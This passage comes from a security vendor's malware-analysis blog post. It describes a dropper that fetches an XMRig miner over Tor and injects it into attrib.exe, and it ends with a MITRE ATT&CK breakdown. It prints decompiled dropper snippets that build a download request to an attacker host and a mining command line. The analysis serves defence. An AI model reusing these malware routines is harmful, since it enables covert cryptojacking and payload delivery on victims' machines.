
The dropper uses the Tor client to connect to one of the decoded domains, combined with the URL paths, and downloads the contents into a file named *SysBackup.tmp* and the malware version into a file name *upd.version* to the target machine. Both of these files are created under *\AppData\Roaming\Microsoft\Windows*.

```
$sreq = "GET http://" & $servera & "/" & $mndir & " HTTP/1.0" & @CRLF & @CRLF
346($hc, $sreq)
94(@ScriptDir & "\SysBackup.tmp")
2("ExitDown", 1000 * 60 * 4)
```

helper.exe decompiled code: creating the GET request that downloads the XMRig miner - SysBackup.tmp.


After the file is downloaded, the dropper terminates *tor.exe*.

Sysbackup.tmp houses a bytes array for the XMRig miner executable.



XMRig file properties.

helper.exe spawns *attrib.exe* and injects the XMRig miner code into memory.



XMRig code floating in memory of attrib.exe. Taken using Process Hacker.

The dropper executes attrib.exe with a command line that specifies the mining pool and the wallet where the miner will add its resources.

```
$g_iminepid = _runbinary($mnfiler, $crypt & " -o stratum+" & $strat_ & "://" & $pool & " -u " & $wallet
& "" & $rand & " -p x " & $threads & "", @WindowsDir & "\System32\attrib.exe")
```

helper.exe decompiled code: building the command line for attrib.exe.

Closing Thoughts

Attackers continue to abuse legitimate online storage platforms for their own gain. By storing malicious payloads on trusted platforms, attackers can bypass security products to exploit the trust given to legitimate online services. In addition, it provides the attackers with another way of reducing the risk of exposure to their C2 server infrastructure through separating the delivery infrastructure (online storage platforms) from the C2 server infrastructure.

In some ways, this attack takes persistent revenue to the next level. These attackers infect the target machine with different kinds of malware to get as much sensitive data as possible, alongside miner capabilities and ransomware capabilities. This attack is the epitome of “have your cake and eat it too”, with attackers layering malware for maximum impact.

Attackers continue to evolve and look for more effective ways to make a profit. They are finding that, when their tools fail, they can use legitimate ones instead. Security practitioners must find ways to evolve faster and ensure the security of these trusted resources so we can stay ahead of these threats.

The best way to defend against an attack like this is to use an iterative security process. Learn more in our whitepaper, ***"Unleashing the true potential of MITRE ATT&CK."***

DOWNLOAD

Indicators of compromise

Click here for a full list of the IOCs (PDF).

MITRE ATT&CK BREAKDOWN

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Collection	C&C
Drive-by Compromise	Command-Line Interface	Scheduled Task	Bypass User Account Control	Bypass User Account Control	Credentials from Web Browsers	Audio Capture	Commonly Used Port
Spearphishing Link	Scheduled Task	Registry Run Keys / Startup Folder	Startup Items	Deobfuscate/Decode Files or Information	Credentials in Files	Data from Information Repositories	Data Encoding
	Scripting	Shortcut Modification		Disabling Security Tools	Credentials in Registry	Screen Capture	Multi-hop Proxy
	User Execution			File Deletion		Video Capture	
				Process Injection			
				Software Packing			
				Masquerading			

About the Author

Cybereason Nocturnus

The Cybereason Nocturnus Team has brought the world's brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus